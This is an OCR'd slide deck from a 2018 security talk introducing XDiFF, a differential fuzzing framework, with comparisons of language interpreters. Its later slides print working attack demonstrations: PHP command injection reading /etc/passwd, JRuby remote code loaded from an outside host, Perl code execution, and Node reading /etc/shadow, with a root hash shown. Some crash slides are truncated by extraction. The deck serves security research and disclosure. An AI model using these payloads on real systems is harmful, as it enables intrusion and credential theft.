Exposing Hidden Exploitable Behaviors Using Extended Differential Fuzzing

Fernando Arnaboldi
Senior Security Consultant

IOActive
Hardware | Software | Wetware
SECURITY SERVICES

HITB

Amsterdam - April 13th, 2018

Agenda

- 1. What, Who, How & Why
- 2. Common Fuzzing
- 3. Differential Fuzzing
- 4. Extended Differential Fuzzing

IOActive

1.1. What Do You Expect From Fuzzing?

- Fuzzing exposes undisclosed functionalities or unexpected behaviors.
- Extended differential fuzzing can expose more stuff

IOActive

1.2. Who Cares About Fuzzing?

- Security Consultants
- Software Testers
- Software Developers

IOActive


1.3. How

- Manually or

- Using an extended differential fuzzing framework (XDiFF)
  - Open source Python project
  - Multiplatform (FreeBSD, Linux, OSX, Windows)
  - Gathers all the information
  - Exposes the unexpected behaviors

IOActive

1.3. How: Fuzzing Process



1.3. How: The Input

```
xdiff-1.2.0$ cp dbs/plain.sqlite add.sqlite
xdiff-1.2.0$ ./xdiff_dbaction.py -d add.sqlite -t function -i "[[test]]"
xdiff-1.2.0$ ./xdiff_dbaction.py -d add.sqlite -t value -i "2 + 2"
xdiff-1.2.0$ ./xdiff_dbaction.py -d add.sqlite -t value -i "0.1 + 0.2 - 0.3"
xdiff-1.2.0$ ./xdiff_dbaction.py -d add.sqlite -t value -i "9007199254740992 + 1"
xdiff-1.2.0$
xdiff-1.2.0$ ./xdiff_dbaction.py -d add.sqlite -g 1
2018-04-10 17:24:37,389 INFO xdiff_dbaction: Values: 3 - Functions: 1
2018-04-10 17:24:37,389 INFO xdiff_dbaction: Testcases generated: 3
2018-04-10 17:24:37,389 INFO xdiff_dbaction: Time required: 0.0 seconds
```

1.3. How: The Software

```
[add]
    OS   = ["darwin", "linux2", "freebsd11"]
    Type = ["File"]
        bc     = ["bc", "-q", "-fuzzdata=[[test]]\nquit"]
        Perl   = ["perl",     "-fuzzdata=print [[test]]"]
        PHP    = ["php",      "-fuzzdata=<?php echo [[test]];?>"]
        Python = ["python",   "-fuzzdata=print([[test]])"]
        Ruby   = ["ruby",     "-fuzzdata=print [[test]]"]
        tcl    = ["tclsh",    "-fuzzdata=puts [expr \"[[test]]\"]"]
        V8     = ["v8",       "-fuzzdata=print([[test]])"]
```

1.4. Why? To automatize the output analysis

Analyze the Testcase Results from 0 to 100 - list_results (1 row)

Testcase	Software	Type	OS	Stdout
2 + 2	firefox	URL	darwin	4
2 + 2	tcl	File	darwin	4
2 + 2	python	File	darwin	4
2 + 2	PHP	File	darwin	4
2 + 2	Perl	File	darwin	4
2 + 2	Ruby	File	darwin	4
2 + 2	bc	File	darwin	4
2 + 2	V8	File	darwin	4

IOActive

0.1 + 0.2 - 0.3 = 0? Nah

Analyze Stdout for Different Results (Basic Differential Testing) - analyze_stdout (1 row)

Testcase	Software	Type	OS	Stdout
0.1+0.2-0.3	tcl	File	darwin	5.551115123125783e-17
0.1+0.2-0.3	python	File	darwin	5.55111512313e-17
0.1+0.2-0.3	PHP	File	darwin	5.5511151231258E-17
0.1+0.2-0.3	Perl	File	darwin	5.55111512312578e-17
0.1+0.2-0.3	Ruby	File	darwin	5.551115123125783e-17
0.1+0.2-0.3	bc	File	darwin	0
0.1+0.2-0.3	V8	File	darwin	5.551115123125783e-17

IOActive

9007199254740992 + 1 = 9007199254740992

Analyze Testcases that Produce the Same Stdout - analyze_same_stdout (2 rows)

Testcase	Software	Type	OS	Stdout
9007199254740992 + 1	V8	File	darwin	9007199254740992
9007199254740992 + 1	firefox	URL	darwin	9007199254740992
9007199254740992 + 1	PHP	File	darwin	9007199254740993
9007199254740992 + 1	Perl	File	darwin	9007199254740993
9007199254740992 + 1	Ruby	File	darwin	9007199254740993
9007199254740992 + 1	bc	File	darwin	9007199254740993
9007199254740992 + 1	python	File	darwin	9007199254740993
9007199254740992 + 1	tcl	File	darwin	9007199254740993

IOActive

2. Common Fuzzing

IOActive™

2. What to Detect:

- Crashes
- Hangs

2. Common Fuzzing: Crashes

IOActive

2. Crashes: XDiFF Output – Valgrind

Analyze Valgrind Output - analyze_valgrind (20 rows)

top

Testcase	Software	Type	OS	Stdout	Stderr	Return Code
use IO::Socket::SSL::Utils;print CEPT_asHash(1)	Perl	File	linux2		==119431== Invalid read of size 8 ==119431== at 0x6BEF8F0: X509_get_version (in /usr/lib/x86_64-linux-gnu/libcrypto.so.1.1) ==119431== by 0x657DABD: ??? (in /usr/lib/x86_64-linux-gnu/perl5/5.24/auto/Net/SSLeay /SSLeay.so) ==119431== by 0x1DC19F: Perl_pp_entersub (in /usr/bin/perl) ==119431== by 0x1D46E5: Perl_runops_standard (in /usr/bin/perl) ==119431== by 0x15A7B8: perl_run (in /usr/bin/perl) ==119431== by 0x13396C: main (in /usr/bin/perl) ==119431== Address 0x1 is not stack'd, malloc'd or (recently) free'd ==119431== ==119431== ==119431== Process terminating with default action of signal 11 (SIGSEGV) ==119431== Access not within mapped region at address 0x1 ==119431== at 0x6BEF8F0: X509_get_version (in /usr/lib/x86_64-linux-gnu/libcrypto.so.1.1) ==119431== by 0x657DABD: ??? (in /usr/lib/x86_64-linux-gnu/perl5/5.24/auto/Net/SSLeay /SSLeay.so) ==119431== by 0x1DC19F: Perl_pp_entersub (in /usr/bin/perl) ==119431== by 0x1D46E5: Perl_runops_standard (in /usr/bin/perl) ==119431== by 0x15A7B8: perl_run (in /usr/bin/perl) ==119431== by 0x13396C: main (in /usr/bin/perl) ==119431== If you believe this happened as a result of a stack ==119431== overflow in your program's main thread (unlikely but ==119431== possible), you can try to increase the size of the ==119431== main thread stack using the --main-stacksize= flag. ==119431== The main thread stack size used in this run was 8388608.	-11

IOActive

2. Crashes: XDiFF Output – Return Codes

Analyze Different Return Codes per Software - analyze_return_code (12 rows)

top

Software	Type	OS	Return Code	Amount
Perl	File	darwin	-11	1
Perl	File	darwin	-12	1
Perl	File	darwin	-15	4
Perl	File	darwin	0	599
Perl	File	darwin	1	2
Perl	File	darwin	127	1
Perl	File	darwin	13	1
Perl	File	darwin	2	1858
Perl	File	darwin	22	3
Perl	File	darwin	255	6836
Perl	File	darwin	29	5
Perl	File	darwin	9	4

IOActive

2. Crashes

Perl

```
$ perl -e "use IO::Socket::SSL::Utils;print CERT_asHash(canaryfile)"
Argument "canaryfile" isn't numeric in subroutine entry at /usr/share/
Segmentation fau
```

ChakraCore

```
$ cat chakraCoreCrash.js
new Array(30000) *= new Array(30000)
$ ./ch chakraCoreCrash.js
Segmentation fault: 11
```

Ruby

```
Segmentati
$ r
-e:
```

Pypy

```
$ pypy -c "impo
RPython traceba
  ...
Fatal RPython error: ValueError
Aborted (core dumped)
```

```
chronize._sleep(floa
```

2. Crashes: XDiFF Output – Hangs

Analyze Top Time Elapsed (and eventually killed) - analyze_top_elapsed_killed (17 rows) top

Testcase	Software	Type	OS	Elapsed
use CPAN;print shell("A","A","A","A")	Perl	File	darwin	10.0283
use CPAN;print shell("A","A","A","A","A")	Perl	File	darwin	10.0264
use Benchmark;print timethis("A","A","A","A","A")	Perl	File	darwin	10.0188
use Benchmark;print timethis("A","A","A","A")	Perl	File	darwin	10.0186
use CPAN;print shell("A","A","A")	Perl	File	darwin	10.0183
use Term::Complete;print Complete("A","A","A")	Perl	File	darwin	10.018
use ExtUtils::MakeMaker;print prompt("A","A")	Perl	File	darwin	10.0173
use Term::Complete;print Complete("A","A","A","A")	Perl	File	darwin	10.0165
use ExtUtils::MakeMaker;print prompt("A")	Perl	File	darwin	10.0138

IOActive

3. Differential Fuzzing

IOActive™

3. What is Differential Fuzzing?

- *"Execute one or more similar implementations to compare and analize their outputs"*

- What do we mean by output?
  - The standard output
  - The standard error
  - The network connections
  - The return code
  - The time required for the execution
  - If the software was killed or not

3. What to Execute

- 3.1. Different implementations
- 3.2. Different inputs:
  - CLI
  - File
  - URL
  - Standard Input
- 3.3. Different versions
- 3.4. Different operating systems

IOActive

3.1. Different Implementations

3.1. Different Implementations: Stdout

V8 (CLI)	SpiderMonkey (CLI)	NodeJS v7.2.1 (CLI)
$ d8 -e 'print(this)'	$ js -e 'print(this)'	$ node -e 'console.log(this)'
[object.global]	[object.global]	{
		[...SNIP...]
		USER: 'testuser',
		PATH: '/opt/local/bin:…',
		PWD: '/Users/testuser,
		HOME: '/Users/testuser',
		pid: 60094,
		[...SNIP...]

IOActive

3.1. Different Implementations: Killed or Stderr

```
1  import java.security.SecureRandom;
2
3  public class getSeed {
```

	OpenJDK 8	Oracle 9
Killed	**No**	**Yes**
Stderr	**Exception in thread “main” java.lang.OutOfMemoryError: Java heap space** **at sun.security.provider.NativePRNG$RandomIO.implGenerateSeed(NativePRNG.java:440)** […]	

IOActive

3.2. Different Inputs

3.2. Different Inputs: Stdout

NodeJS v7.2.1 (File)	NodeJS v7.2.1 (CLI)
$ echo "console.log(this)" > file.js ; node file.js	$ node -e 'console.log(this)'
{}	{ [...SNIP...] USER: 'testuser', PATH: '/opt/local/bin:…', PWD: '/Users/testuser, HOME: '/Users/testuser', pid: 60094, [...SNIP...]

IOActive

3.2. Different Inputs: Stdout

Windows 10 Powershell (File)

```
C:\>echo Invoke-Expression dir > test.ps1
C:\>powershell "& ""c:\test.ps1""”
& : File C:\test.ps1 cannot be loaded because
running scripts is disabled on this system.
For more information, see
about_Execution_Policies at
https:/go.microsoft.com/fwlink/?LinkID=135170.

At line:1 char:3
+ & "c:\test.ps1”
+   ~~~~~~~~~~~~~
    + CategoryInfo          : SecurityError:
(:) [], PSSecurityException
    + FullyQualifiedErrorId :
UnauthorizedAccess
```

Windows 10 Powershell (CLI)

```
C:\>powershell -Command Invoke-Expression dir

    Directory: C:\

Mode          LastWriteTime Length  Name
----          ------------- ------  ----
d----- 12/13/2017  5:41 PM         PerfLogs
d-r---   3/2/2018  8:45 AM         Program Files
d-r---   3/1/2018 12:16 PM         Program Files(x86)
d-r---   3/1/2018 12:20 PM         Users
d-----   3/6/2018  3:15 AM         Windows
-a----  3/28/2018 10:34 AM      24 test.ps1
```


IOActive

3.3. Different Versions

3.3. Different Versions: Stdout

NodeJS v0.4.0 (CLI)	NodeJS v7.2.1 (CLI)
$ node -e ‘console.log(this)’	$ node -e 'console.log(this)'
{}	{ [...SNIP...] USER: 'testuser', PATH: '/opt/local/bin:…', PWD: '/Users/testuser, HOME: '/Users/testuser', pid: 60094, [...SNIP...]

IOActive

3.3. Different Versions: Return Code or Stderr

```
1  import sun.security.provider.SecureRandom;
2
```

	OpenJDK 8	Oracle 9
Return Code	0	1
Stderr	Warning: SecureRandom is internal proprietary API and may be removed in a future release	Package sun.security.provider is not visible

IOActive

3.4. Different Operating Systems

3.4. Different OS: Stdout

- In Python 2.7 the built-in functionality cmp() compares two objects:

cmp(*x*, *y*)

Compare the two objects *x* and *y* and return an integer according to the outcome. The return value is negative if `x < y`, zero if `x == y` and strictly positive if `x > y`.

- The following compares two floating point "not a number" values:

```
print(cmp(float('nan'),float('nan')))
```


IOActive

3.4. Different OS: Stdout (cont).

Software	OS	Stdout
	Linux	-1
	Freebsd	1
PyPy	Linux	0
	Freebsd	0
	OS X	0
	Windows	0
Jython	Linux	1
	Freebsd	1
	OS X	1
	Windows	1

```
>>> nan == nan
False                    <-- the defined non-reflexive behavior of NaN
```


IOActive

3.4. Different OS: Stdout

Windows 10 Powershell (File)	Linux Powershell (File)
`C:\>echo Invoke-Expression dir > test.ps1`	`# echo Invoke-Expression dir > test.ps1`
`C:\>powershell "& ""c:\test.ps1""”`	`# pwsh test.ps1`


IOActive

4. Extended Differential Fuzzing

IOActive

4. What to Detect:

- Path Disclosure
- User Disclosure
- Error Disclosure
- Code Evaluated
- Command Executed
- Network Connections
- File Read



4.1. How Files are Deleted in Linux/OSX

```
server:tmp $ rm non-existing-file
rm: non-existing-file: No such file or directory

server:tmp $ touch existing-file
server:tmp $ rm -i existing-file
remove existing-file?
```


IOActive

4.1. Path Disclosure: XDiFF Output

Analyze Path Disclosure Stdout (ramdisk) - analyze_path_disclosure_stdout (4 rows)

Testcase	Software	Type	OS	Stdout
Clear-Content -Confirm -LiteralPath canaryfile	pwsh	CLI	linux2	Confirm Are you sure you want to perform this action? Performing the operation "Clear Content" on target "Item: /mnt/ramdisk/canaryfile". [Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "Y"):

IOActive

4.1. Path Disclosure: Powershell

```
C:\Users>powershell -Command Clear-Content -Confirm non-existing-file

Clear-Content : Cannot find path 'C:\Users\non-existing-file' because it
does not exist.
At line:1 char:1
+ Clear-Content -Confirm non-existing-file
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\non-existing-
file:String) [Clear-Content], ItemNotFoundExcepti
   on
    + FullyQualifiedErrorId :
PathNotFound,Microsoft.PowerShell.Commands.ClearContentCommand
```

4.1. Path Disclosure: Powershell (cont'd)

```
C:\Users>echo blah > existing-file

C:\Users>powershell -Command Clear-Content -Confirm existing-file

Confirm
Are you sure you want to perform this action?
Performing the operation "Clear Content" on target "Item:
C:\Users\existing-file".
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help
(default is "Y"):
```

4.2. User Disclosure: XDiFF Output

Analyze Username Disclosure: fear - analyze_username_disclosure (14 rows)

Testcase	Software	Type	OS	Stdout
Start-Transcript -OutputDirectory canaryfile	pwsh	CLI	linux2	Transcript started, output file is /home/fear/canaryfile/PowerShell_transcript.fuzz.mVdVZRng.20180220062056.txt
Start-Transcript -OutputDirectory canaryfile	pwsh	File	linux2	Transcript started, output file is /home/fear/canaryfile/PowerShell_transcript.fuzz.IJEHaFGT.20180220062056.txt
Start-Transcript -OutputDirectory "canaryfile"	pwsh	CLI	linux2	Transcript started, output file is /home/fear/canaryfile/PowerShell_transcript.fuzz.I7xSPQ78.20180220062056.txt
Start-Transcript -OutputDirectory "canaryfile"	pwsh	File	linux2	Transcript started, output file is /home/fear/canaryfile/PowerShell_transcript.fuzz.ff3lgBH5.20180220062056.txt
Start-Transcript -OutputDirectory "canaryhost"	pwsh	CLI	linux2	Transcript started, output file is /home/fear/127.0.0.1:26533/PowerShell_transcript.fuzz.N9K6Pozt.20180220062056.txt
Start-Transcript -OutputDirectory "canaryhost"	pwsh	File	linux2	Transcript started, output file is /home/fear/127.0.0.1:26533/PowerShell_transcript.fuzz.7aWG+8p6.20180220062056.txt
Start-Transcript -OutputDirectory $TRUE	pwsh	CLI	linux2	Transcript started, output file is /home/fear/True/PowerShell_transcript.fuzz.r3PXDwyb.20180220062056.txt
Start-Transcript -OutputDirectory $TRUE	pwsh	File	linux2	Transcript started, output file is /home/fear/True/PowerShell_transcript.fuzz.GQl4hHlv.20180220062056.txt
Start-Transcript -OutputDirectory $FALSE	pwsh	CLI	linux2	Transcript started, output file is /home/fear/False/PowerShell_transcript.fuzz.94grEKSD.20180220062056.txt
Start-Transcript -OutputDirectory $FALSE	pwsh	File	linux2	Transcript started, output file is /home/fear/False/PowerShell_transcript.fuzz.AOF3j8J1.20180220062056.txt
Start-Transcript -OutputDirectory 0	pwsh	CLI	linux2	Transcript started, output file is /home/fear/0/PowerShell_transcript.fuzz.sQC7pgcn.20180220062056.txt
Start-Transcript -OutputDirectory 0	pwsh	File	linux2	Transcript started, output file is /home/fear/0/PowerShell_transcript.fuzz.nbLQNyoF.20180220062056.txt
Start-Transcript -OutputDirectory 1	pwsh	CLI	linux2	Transcript started, output file is /home/fear/1/PowerShell_transcript.fuzz.ih3Gfvvq.20180220062056.txt
Start-Transcript -OutputDirectory 1	pwsh	File	linux2	Transcript started, output file is /home/fear/1/PowerShell_transcript.fuzz.IZkhXKYM.20180220062056.txt

IOActive

4.2. User Disclosure

```
C:\>powershell -Command Start-Transcript

Transcript started, output file is
C:\Users\Administrator\Documents\PowerShell_transcript.DESKTOP-
QIJDN98.xoUGhDVe.20180328104416.txt
```

4.3. Error Disclosure: XDiFF Output

Analyze Presence of Exceptions - analyze_error_disclosure (20 rows) top

Testcase	Software	Type	OS	Stdout	Stderr
[redacted]				[redacted]	

Unable to parse xmlFile: SAXParseException: Junk after document element in [redacted], line 1 column 135

Exception: ... line 1 column

IOActive

4.4. Code Evaluated: XDiFF Output

Analyze Presence of Canary Tokens Code - analyze_canary_token_code (2 rows)

Testcase	Software	Type	OS	Stdout
eval("print 'canarytoken','code'")	Perl	File	darwin	canarytokencode
use ExtUtils::Typemaps::Cmd;print embeddable_typemap("print 'canarytoken','code'")	Perl	File	darwin	canarytokencode

IOActive

4.4. Code Evaluated: Perl

```
# perl -e "use ExtUtils::Typemaps::Cmd;print embeddable_typemap(\"system 'id'\")"

String found where operator expected at (eval 1) line 1, near "require
ExtUtils::Typemaps::system 'id'"
        (Do you need to predeclare require?)
uid=0(root) gid=0(root) groups=0(root)
Unable to find typemap for 'system 'id'': Tried to load both as file or module
and failed.
```


IOActive

4.5. Command Execution: XDiFF Output

```
$ canaryfile
canarytokencommand
```

Analyze Presence of Canary Tokens Command - analyze_canary_token_command (2 rows)

top

Testcase	Software	Type	OS	Stdout	Stderr
shell_exec("canaryfile")	PHP	CLI	darwin	canarytokencommand	
shell_exec(canaryfile)	PHP	CLI	darwin	canarytokencommand	

IOActive

4.5. Command Execution: PHP 1/3

- Let's define the a bash constant on ***index.php***:

```
<?php
define("bash","man ");
require_once("functions.php");
?>
```


- The previous file requires ***functions.php*** and shows a man page:

```
<?php
$output = shell_exec(bash.$_GET['page']);
print "<pre> .$output. </pre> ";
?>
```


IOActive

4.5. Command Execution: PHP 2/3

- The command “`man` ” is executed when `index.php` is called:



4.5. Command Execution: PHP 3/3

- The command “`bash`” is executed when `functions.php` is called:

```
127.0.0.1/functions.php?page=-c 'cat /etc/passwd'

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

```
==> error.log <==
[Sat Nov 25 22:04:05.863558 2017] [:error] [pid 18341] [client 127.0.0.1:40154]
 PHP Notice:  Use of undefined constant bash - assumed 'bash' in /var/www/html/
functions.php on line 2
```

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

4.6. Network Connection: XDiFF Output

Analyze Remote Connections - analyze_remote_connection (1 rows)

top

Testcase	Software	Type	OS	Stdout	Stderr	Network
9007199254740992 + 1	firefox	URL	darwin	9007199254740992		GET /chkF_1_SvMAow.html? tag0=1&tag1=1&stdout=9007199254740992&elapsed=0&stderr= Host: 127.0.0.1:49247 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:59.0) Gecko/20100101 Firefox/59.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://127.0.0.1:49247/chkF_1_SvMAow.html Connection: keep-alive

IOActive

4.6. Network Connection: JRuby RCE

```
# curl http://10.0.0.1/canaryfile
puts %x(id)
```

Ruby v2.3.1	JRuby v1.7.22
# ruby -e 'require "rake";puts	# jruby -e 'require "rake";puts
Rake.load_rakefile("http://10.0.0.1/canaryfile")'	Rake.load_rakefile("http://10.0.0.1/canaryfile")'
/usr/lib/ruby/vendor_ruby/rake/rake_module.rb:28:in `load': cannot load such file --	**uid=0(root) gid=0(root) groups=0(root)**
[...SNIP...]	

IOActive

4.7. File Read: XDiFF Output

Analyze Presence of Canary Tokens File Local - analyze_canary_token_file (1 rows)

top

Testcase	Software	Type	OS	Stdout	Stderr
require('./canaryfile')	Node	CLI	linux2		/mnt/ramdisk/canaryfile:1 (function (exports, require, module, __filename, __dirname) { canarytokenfilelocal ^ ReferenceError: canarytokenfilelocal is not defined at Object.<anonymous> (/mnt/ramdisk/canaryfile:1:63) at Module._compile (module.js:409:26) at Object.Module._extensions..js (module.js:416:10) at Module.load (module.js:343:32) at Function.Module._load (module.js:300:12) at Module.require (module.js:353:17) at require (internal/module.js:12:17) at [eval]:1:13 at Object.exports.runInThisContext (vm.js:54:17) at Object.<anonymous> ([eval]-wrapper:6:22)

IOActive

4.7. File Read: Leak Root's Password

NodeJS with Chakracore	NodeJS v4.2.6 with V8
# node -e "console.log(require('**/etc/shadow**'))"	# node -e "console.log(require('**/etc/shadow**'))"
SyntaxError: Invalid character	/etc/shadow:1
[...SNIP...]	(function (exports, require, module, __filename, __dirname) { **root:6AP53wsfZ$XdxiQRFJF6PzdRd3SxDelwKsmyEkWgNOSSg.WZR18KfLo617cR1ZswMZEPT5QTS95aH.NI2DrqmQ8rMbm8sIq/:17172:0:14600:14:::** ^
	SyntaxError: Unexpected token :

IOActive

XDiFF Conclusions

- Analyze different vulnerabilities
- Expose more vulnerabilities by differential analysis
- One payload could be used affect multiple pieces of software

IOActive

Questions?

IOActive™

Thank You

Get your Hack In The Box release from:

https://github.com/IOActive/XDiFF/releases

IOActive